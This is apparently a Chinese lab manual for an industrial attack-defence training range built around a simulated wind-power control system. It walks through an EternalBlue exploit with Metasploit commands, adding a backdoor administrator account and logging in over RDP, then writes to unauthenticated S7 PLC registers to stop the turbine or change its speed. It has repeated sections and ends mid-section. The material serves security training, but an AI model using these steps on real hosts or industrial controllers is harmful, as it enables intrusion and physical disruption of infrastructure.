

Win7虚拟平台，安装了施耐德 Unity Pro XL软件，为施耐德M580虚拟PLC环境。对于下位机，需要手动登录进入将PLC开启运行：打开PLC工程项目->下载程序到PLC中

**场景配置**

本场景由风力发电控制系统的上下位机构建而成，网络拓扑结构如下所示：


.0/147/


风力发电下位机: Win7虚拟平台，安装了西门子SIMTIAC Manager V5.4.5软件，为西门子s7-400虚拟PLC环境。获取下位机外网IP地址如下：




对于下位机，需要手动登录进入将PLC开启运行：打开PLC工程项目->下载程

到PLC中->运行PLC：









至此，下位机配置完成。

风力发电上位机: Win7虚拟平台，安装了组态王6.55软件。需要进入后启动运行上位机软件并做相对应配置。


1. 由于每次实验可能虚拟plc的ip地址在变化，所以需要在组态王软件中修改PLC的IP地址。在上位机桌面中点击快捷方式，打开工程管理器。



1. 选中“设备COM3”，再鼠标双击右侧的新IO设备图标，点击”一直下一步”，将PLC的IP修改为此次实验的PLC IP地址，默认完成退出：




一直下一步



1. 点击菜单栏VIEW切换自动运行：通讯指示灯为绿色，表示通讯正常。





1. **实验原理**

工业网络攻防实训平台基于云计算理念，以虚拟化技术为核心，结合复杂工业网络攻防技术，提供面向多人的工业网络攻防训练环境。平台由以下几个层次组成：

基础支撑层实现了硬件资源，包括服务器资源、存储资源和网络资源的虚拟化处理，以实现上层应用对设备硬件资源及虚拟化的需求。


平台层负责各类应用数据和支撑数据的接入，并实现数据库、知识库、标准服务的统一化，提供上层应用所需的基础数据和业务数据管理服务。

业务层提供上层应用所需的各类支撑处理模块，包括教学考核、竞赛靶场、演练靶场、工控靶场，以实现上层应用的快速部署和可扩展性。

应用层提供用户具体的应用业务逻辑和人机交互界面。

1. **场景工艺介绍**

采用西门子S7-400PLC控制系统，PLC为西门子S7-400 PLC仿真器，操作员站监控系统采用组态王组态，两者之间采用s7协议通讯，风力发电场景模拟风力发电系统运行模式以及各数据等进行监控、控制。



实验内容

### 实验一 风力发电上位机攻击，获取上位机登录权限

**实验原理**

SMB（全称是Server Message Block）是一个协议服务器信息块，它是一种客户机/服务器、请求/响应协议，通过SMB协议可以在计算机间共享文件、打印机、命名管道等资源，电脑上的网上邻居就是靠SMB实现的；SMB协议工作在应用层和会话层，可以用在TCP/IP协议之上，SMB使用TCP139端口和TCP445端口。

恒之蓝（Eternal Blue）爆发于2017年4月14日晚，是一种利用Windows系统的SMB协议漏洞来获取系统的最高权限，以此来控制被入侵的计算机。永恒之蓝是在Windows的SMB服务处理SMB v1请求时发生的漏洞，这个漏洞导致攻击者在目标系统上可以执行任意代码。通过永恒之蓝漏洞会扫描开放445文件共享端口的Windows机器，无需用户任何操作，只要开机上网，不法分子就能在电脑和服务器中植入勒索软件、远程控制木马、虚拟货币挖矿机等恶意程序。

在工业生产大区的网络中，由于生产的连续性以及工业软件的兼容性要求，操作系统补丁更新比较滞后或者受阻，所以永恒之蓝漏洞在生产大区的网络还是大量存在，通过本实验了解的永恒之蓝漏洞危害，对工业控制系统的影响。

**实验环境**


本实验所需环境如下：

靶机操作系统为Windows 7 64位


攻击机kali

**实验步骤**


1. 在场景中登录攻击机，使用nmap对IP进行端口扫描：




1. 扫描发现开放445，尝试ms17-010,准备kali环境，并在终端中输入命令：msfconsole,运行metasploit如下；




1. 终端中输入命令：search ms17\_010，查看有哪些漏洞利用模块，如下图；



1. 先加载永恒之蓝扫描模块，判断是否存在漏洞，终端中输入命令：use auxiliary/scanner/smb/smb\_ms17\_010，如下图；



1. 查看配置选项，输入命令：show options,如下图；



1. 设置目标IP，输入命令：set rhosts 10.25.153.193(IP可参考场景中当次实验的风力发电上位机IP地址),如下图；



1. 执行扫描，输入命令：run,出现以下情况，说漏洞存在，如下图；




1. 加载ms17-010攻击模块，输入命令：use

exploit/windows/smb/ms17\_010\_eternalblue，如下图；




1. 设置攻击目标IP，输入命令：set rhosts 10.25.153.193，如下图；




1. 设置攻击载荷，输入命令：set payload


windows/x64/meterpreter/bind\_tcp，如下图；



1. 执行攻击，输入命令：exploit，如下图；




1. 攻击成功，得到shell，如下图；



1. 为靶机创建一组新的操作系统用户/密码，输入命令net user hacker 111 /add；将用户添加到admin组，输入命令net localgroup administrators hacker /add；
2. 以创建的hacker/111登录RDP，登录成功;

### 实验二 获取控制器相关信息，版本号、CPU型号

1. 利用s7协议模拟器进行连接，在IP处输入下位机IP地址，点击connect连接，选择下面System Info即可看到下位机版本号、型号等信息。



1. 获取到版本为：V5.4.5 CPU型号：CPU414-3PN/DP

### 实验三 修改相关点位状态，让系统停止运行

**实验原理**

S7协议在设计之初，仅仅考虑了功能实现、提高效率、提高可靠性等方面，而很少考虑安全性问题，比如缺乏认证和授权。认证的目的是保证收到的信息来自合法的用户，未认证用户向设备发送控制命令不会被执行。在S7协议的通信过程中，没有任何认证方面的相关定义，攻击者只需要找到一个合法的地址就可以使用功能码并建立一个S7通信会话，从而扰乱整个或者部分控制过程。授权是保证不同的特权操作由拥有不同权限的认证用户来完成，这样可大大降低误操作与内部攻击的概率。目前，S7协议没有基于角色的访问控制机制，也没有对用户进行分类，没有对用户的权限进行划分，这会导致任意用户可以执行任意功能。S7-400 PLC采用S7协议与第三方软件（例如组态王）进行通讯，无需身份认证，构造符合S7协议规则的包可以对PLC进行相关攻击。或者采用第三方连接工具进行攻击，在本实验课程中，完成对指定PLC寄存器地址值的定点攻击。

**实验环境**

本实验所需环境如下：

靶机操作系统为Windows 7 64位

攻击机为Windows 7 64位，Snap7 client Demo等工具。

**实验原理**

S7协议在设计之初，仅仅考虑了功能实现、提高效率、提高可靠性等方面，而很少考虑安全性问题，比如缺乏认证和授权。认证的目的是保证收到的信息来自合法的用户，未认证用户向设备发送控制命令不会被执行。在S7协议的通信过程中，没有任何认证方面的相关定义，攻击者只需要找到一个合法的地址就可以使用功能码并建立一个S7通信会话，从而扰乱整个或者部分控制过程。授权是保证不同的特权操作由拥有不同权限的认证用户来完成，这样可大大降低误操作与内部攻击的概率。目前，S7协议没有基于角色的访问控制机制，也没有对用户进行分类，没有对用户的权限进行划分，这会导致任意用户可以执行任意功能。S7-400 PLC采用S7协议与第三方软件（例如组态王）进行通讯，无需身份认证，构造符合S7协议规则的包可以对PLC进行相关攻击。或者采用第三方连接工具进行攻击，在本实验课程中，完成对指定PLC寄存器地址值的定点攻击。

**实验环境**


本实验所需环境如下：

靶机操作系统为Windows 7 64位

攻击机为Windows 7 64位

**实验步骤**

1. 利用s7协议模拟器进行连接，在IP处输入下位机IP地址，点击connect。
2. 由提示可以知道，需要将M寄存器地址为0字节第二位状态修改。





1. 箭头所指部分可以控制，当写入2的时候，系统启动,写入0时系统停止，

箭头所指部分可以控制，当写入2的时候，系统启动,写入0时系统停止，

如下图所示：

攻击前 攻击后

### 实验四 通过协议或者工具篡改风机转速，改为1000转/分钟

提示：需要同时修改MW100和MW110才可以改变风机转速。

**实验原理**

S7协议在设计之初，仅仅考虑了功能实现、提高效率、提高可靠性等方面，而很少考虑安全性问题，比如缺乏认证和授权。认证的目的是保证收到的信息来自合法的用户，未认证用户向设备发送控制命令不会被执行。在S7协议的通信过程中，没有任何认证方面的相关定义，攻击者只需要找到一个合法的地址就可以使用功能码并建立一个S7通信会话，从而扰乱整个或者部分控制过程。授权是保证不同的特权操作由拥有不同权限的认证用户来完成，这样可大大降低误操作与内部攻击的概率。目前，S7协议没有基于角色的访问控制机制，也没有对用户进行分类，没有对用户的权限进行划分，这会导致任意用户可以执行任意功能。S7-400 PLC采用S7协议与第三方软件（例如组态王）进行通讯，无需身份认证，构造符合S7协议规则的包可以对PLC进行相关攻击。或者采用第三方连接工具进行攻击，在本实验课程中，完成对指定PLC寄存器地址值的定点攻击。

**实验环境**

本实验所需环境如下：

